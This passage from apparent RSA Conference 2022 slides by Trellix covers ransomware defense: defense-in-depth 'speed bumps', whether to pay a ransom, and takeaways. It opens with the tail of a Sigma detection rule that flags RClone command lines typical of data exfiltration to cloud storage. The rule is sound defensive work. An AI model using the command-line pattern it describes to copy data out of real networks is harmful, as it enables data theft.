  - CommandLine
  - ParentCommandLine
  - Details
falsepositives:
  - Legitimate RClone use
level: high
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Description: 'Rsync for cloud storage'
  selection2:
    CommandLine|contains|all:
      - '--config '
      - '--no-check-certificate '
      - ' copy '
```

**RSA**<sup>®</sup>Conference2022

# Creating Speed Bumps and Checkpoints

**Defense in-depth to make lateral movement more difficult**



# Speed Bumps

- Multi-factor authentication
- Network segmentation
- Limit browser cookie life
- Active Directory security



# **RSA**Conference2022

## To Pay or Not to Pay?

**There is no right answer**








imgflip.com

JAKE-CLARK.TUMBLR



# Key Takeaways

- Stick your finger in the dam when there is a hole
- Always look for your keys, you might have lost them
- Learn from the bad guys, when it's still at a low-cost
- If it acts strange, don't trust it
- Speedbumps are there for a reason



# Thank you

**@Trellix**

**@TrellixLabs**

**@John\_Fokker**